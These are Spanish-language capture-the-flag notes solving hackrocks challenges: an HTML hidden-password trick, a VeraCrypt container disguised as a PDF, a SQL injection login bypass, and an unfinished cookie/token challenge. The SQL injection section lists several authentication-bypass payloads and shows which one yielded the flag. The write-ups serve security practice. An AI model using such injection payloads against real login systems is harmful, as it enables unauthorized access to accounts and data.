Reto: Guardar contraseña

- Se accede al sitio web
- https://challenges.hackrocks.com/dont-save-me


- y tiene una pagina html con una contraseña oculta
- Y para verla le damos ver código fuente -> pasar el campo de type=»password» a type=»text»
reto: Veracruz
- Hay que descargar los archivos
- Archivos

- Paso 1 — Reconocimiento inicial
# Identificar el tipo real de cada archivo
file README.txt algarve.jpg portugal1.jpg contenedor.pdf- Resultado
README.txt:     ASCII text
algarve.jpg:    JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=5, xresolution=74, yresolution=82, resolutionunit=2, datetime=2021:09:06 16:24:37], baseline, precision 8, 4800x2700, components 3
portugal1.jpg:  JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, progressive, precision 8, 1920x1080, components 3
contenedor.pdf: data

Hallazgo clave: contenedor.pdf devuelve data — NO es un PDF real.
- Ver los primeros bytes del impostor
xxd contenedor.pdf | head- Resultado
00000000: bbd6 bbd6 30da f62f 73da 8452 0e43 7b10  ....0../s..R.C{.
00000010: c698 e9b4 e651 386d bafa dd14 d8a0 9462  .....Q8m.......b
00000020: 3617 8e6d bd9b 0551 bdc6 23cc 5ed3 0761  6..m...Q..#.^..a
00000030: 46df 6d0c 6fd8 d727 d1bc 927c 5a60 89a9  F.m.o..'...|Z`..
00000040: c4e2 5536 5c65 c396 ffb1 0eba 5a04 8a84  ..U6\e......Z...
00000050: 0bba 946d 5c52 3a0e 1de3 0354 cd2f 3795  ...m\R:....T./7.
00000060: bf27 73b2 2ef1 2552 f7f1 dd4f 8f49 11d3  .'s...%R...O.I..
00000070: 45bb 133d 1ad4 5d01 86ce e6be d60e 85b1  E..=..].........
00000080: a704 e355 d137 4571 453f 69bd 1eda 90a4  ...U.7EqE?i.....
00000090: 9936 521c 5294 6ff5 16a5 baab 4a5d 09f7  .6R.R.o.....J]..
Hallazgo: No tiene magic bytes de PDF (%PDF). Es binario cifrado de alta entropía.
Todo archivo tiene una «firma» — los primeros bytes que identifican su formato. Es como el DNI del archivo, independientemente de su extensión.

- Cuando haces
file contenedor.pdf, el sistema no mira la extensión — lee los primeros bytes y los compara contra una base de datos de firmas. Por eso devolviódataen lugar dePDF document - Verificar tamaño exacto
AGDDesa

Hallazgo: Exactamente 2 MB (2097152 bytes) — múltiplo perfecto de 512 y 4096, característico de contenedores cifrados.
Paso 2 — Analizar los metadatos de las imágenes
exiftool algarve.jpg- Resultado
ExifTool Version Number         : 12.76
File Name                       : algarve.jpg
Directory                       : .
File Size                       : 4.0 MB
File Modification Date/Time     : 2022:11:08 10:01:03-06:00
File Access Date/Time           : 2026:04:10 16:49:08-06:00
File Inode Change Date/Time     : 2026:04:10 16:48:50-06:00
File Permissions                : -rw-rw-r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Exif Byte Order                 : Big-endian (Motorola, MM)
X Resolution                    : 300
Y Resolution                    : 300
Resolution Unit                 : inches
Modify Date                     : 2021:09:06 16:24:37
Color Space                     : sRGB
Exif Image Width                : 4800
Exif Image Height               : 2700
XMP Toolkit                     : XMP Core 5.5.0
Color Mode                      : RGB
ICC Profile Name                : sRGB IEC61966-2.1
Metadata Date                   : 2021:09:06 16:24:37+01:00
History Action                  : produced
History Software Agent          : Affinity Photo (Feb  1 2021)
History When                    : 2021:09:06 16:24:37+01:00
IPTC Digest                     : d41d8cd98f00b204e9800998ecf8427e
Profile CMM Type                : Little CMS
Profile Version                 : 4.3.0
Profile Class                   : Display Device Profile
Color Space Data                : RGB
Profile Connection Space        : XYZ
Profile Date Time               : 2021:09:06 09:01:58
Profile File Signature          : acsp
Primary Platform                : Apple Computer Inc.
CMM Flags                       : Not Embedded, Independent
Device Manufacturer             :
Device Model                    :
Device Attributes               : Reflective, Glossy, Positive, Color
Rendering Intent                : Perceptual
Connection Space Illuminant     : 0.9642 1 0.82491
Profile Creator                 : Little CMS
Profile ID                      : 0
Profile Description             : sRGB IEC61966-2.1
Profile Copyright               : No copyright, use freely
Media White Point               : 0.9642 1 0.82491
Chromatic Adaptation            : 1.04788 0.02292 -0.05022 0.02959 0.99048 -0.01707 -0.00925 0.01508 0.75168
Red Matrix Column               : 0.43604 0.22249 0.01392
Blue Matrix Column              : 0.14305 0.06061 0.71391
Green Matrix Column             : 0.38512 0.7169 0.09706
Red Tone Reproduction Curve     : (Binary data 32 bytes, use -b option to extract)
Green Tone Reproduction Curve   : (Binary data 32 bytes, use -b option to extract)
Blue Tone Reproduction Curve    : (Binary data 32 bytes, use -b option to extract)
Chromaticity Channels           : 3
Chromaticity Colorant           : Unknown
Chromaticity Channel 1          : 0.64 0.33
Chromaticity Channel 2          : 0.3 0.60001
Chromaticity Channel 3          : 0.14999 0.06
Image Width                     : 4800
Image Height                    : 2700
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:4:4 (1 1)
Image Size                      : 4800x2700
Megapixels                      : 13.0
- el otro
exiftool portugal1.jpg- Resultado
ExifTool Version Number         : 12.76
File Name                       : portugal1.jpg
Directory                       : .
File Size                       : 389 kB
File Modification Date/Time     : 2022:11:08 10:02:03-06:00
File Access Date/Time           : 2026:04:10 16:49:08-06:00
File Inode Change Date/Time     : 2026:04:10 16:48:50-06:00
File Permissions                : -rw-rw-r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 96
Y Resolution                    : 96
Image Width                     : 1920
Image Height                    : 1080
Encoding Process                : Progressive DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 1920x1080
Megapixels                      : 2.1AGDDesa
Hallazgo: Las imágenes son JPEGs válidos sin metadatos sospechoso
Paso 3 — Leer el README con atención
- Contenido
Hi there,

This PDF is the receipt for the encryptor we bought in Saimazoon.
La palabra Saimazoon es tanto el nombre de la tienda ficticia como la contraseña.
Paso 4 — Identificar el contenedor como VeraCrypt
python3 -c "
data = open('contenedor.pdf','rb').read()
print('Tamaño:', len(data))
print('Múltiplo de 512:', len(data) % 512 == 0)
print('Múltiplo de 4096:', len(data) % 4096 == 0)
"- Comentado
python3 -c "
# Leer el archivo completo en modo binario ('rb' = read binary)
# Esto carga todos los bytes del archivo en la variable 'data'
data = open('contenedor.pdf', 'rb').read()

# Mostrar el tamaño total en bytes
# Un volumen VeraCrypt siempre tiene un tamaño exacto, no aleatorio
print('Tamaño:', len(data))

# Comprobar si el tamaño es múltiplo de 512 bytes
# 512 bytes = tamaño de un sector de disco duro tradicional
# VeraCrypt trabaja sector a sector, por eso el tamaño SIEMPRE es múltiplo de 512
# El operador % devuelve el resto de la división:
#   2097152 % 512 = 0  → es múltiplo exacto ✓
#   2097153 % 512 = 1  → NO sería múltiplo ✗
print('Múltiplo de 512:', len(data) % 512 == 0)

# Comprobar si también es múltiplo de 4096 bytes
# 4096 bytes = tamaño de un sector en discos modernos (Advanced Format)
# y también el tamaño de página de memoria en sistemas Linux/Windows
# Si es múltiplo de ambos (512 y 4096), refuerza la sospecha de contenedor cifrado
print('Múltiplo de 4096:', len(data) % 4096 == 0)
"
Salida esperada:
Tamaño: 2097152
Múltiplo de 512: True
Múltiplo de 4096: True
¿Por qué esto apunta a VeraCrypt?
2097152 bytes
      │
      ├── ÷ 512   = 4096 sectores exactos   ✓
      ├── ÷ 4096  = 512 bloques exactos      ✓
      └── ÷ 1024  = 2048 KB = 2 MB exactos  ✓

Un archivo PDF o cualquier archivo normal
raramente termina en un múltiplo tan redondo.
VeraCrypt SIEMPRE lo hace porque reserva
espacio en bloques completos de disco.
Hallazgo: Múltiplo perfecto → estructura de volumen cifrado.
Paso 5 — Instalar VeraCrypt
# Verificar versión de Ubuntu
lsb_release -a

# Instalar dependencias
sudo apt install -y libfuse2 pcscd

# Descargar VeraCrypt para Ubuntu 24.04
wget https://launchpad.net/veracrypt/trunk/1.26.7/+download/veracrypt-console-1.26.7-Ubuntu-24.04-amd64.deb

# Instalar
sudo dpkg -i veracrypt-console-1.26.7-Ubuntu-24.04-amd64.deb

# Verificar
veracrypt --version
Paso 6 — Montar el contenedor VeraCrypt
# Crear punto de montaje
sudo mkdir -p /mnt/vc

# Montar con la contraseña + keyfile correctos
sudo veracrypt --text --mount contenedor.pdf /mnt/vc \
    --password="Saimazoon" \
    --pim=0 \
    --keyfiles="algarve.jpg" \
    --protect-hidden=no \
    --non-interactive
Paso 7 — Obtener el token
# Ver contenido del volumen montado

ls -la /mnt/vc/

# Leer el token
cat /mnt/vc/*- Desmontar cuando termines
# Desmontar cuando termines
sudo veracrypt --text --dismount /mnt/vc

RETO: Acceso Denegado SQ inyection
l Consorcio controla un sistema de acceso que se cree impenetrable. Se supone que nadie puede entrar sin las credenciales correctas. Pero tú eres un hacker, y sabes que no hay sistema que sea realmente inexpugnable.
El reto está frente a ti. Un simple formulario de login. ¿Podrás encontrar la forma de eludir las protecciones y acceder a los datos ocultos?

El formato del token es H….C
NOTA: Ninguna otra url forma parte del reto.
Para acceder al reto, haz click en el siguiente enlace: https://challenges.hackrocks.com/system-access
- Nos abrio la paigina

- Probamos
' OR '1'='1
' OR '1'='1'--
' OR 1=1--
admin'--
admin' #
' OR '1'='1'#
") OR ("1"="1
') OR ('1'='1'--- Este sirvio
' OR '1'='1'-- - respuesta
Welcome ' OR '1'='1'-- ! Flag: H4345345C
RETO: Bad cookie
Resumen
No se lo digas a nadie, pero el grupo recibió recientemente el encargo de resolver y explotar una web en desarrollo de Plainsight, y la rechazamos porque era demasiado fácil de explotar. Sin embargo, el nuevo becario perdió el informe y ahora nadie recuerda qué problemas se encontraron.
¿Puedes averiguar por qué fue rechazada?
Accede a la web que nos proporcionaron y ayúdanos a volver a redactar el informe.
El formato del token es flag{..}
Para acceder al reto, haz click en el siguiente enlace: https://challenges.hackrocks.com/bad-cookie/
Solucion
- Ingresamos a la pagina
- https://challenges.hackrocks.com/bad-cookie/


- Si intentamos ingresar a admin

- Da error
- Si abrimos devtools -> Almacenamiento
- Vemos la cookies

- Pero necesitamos ir a message y mandar un mensaje para que nos aparezca una nueva llamada

- Nos aparece x-access-token

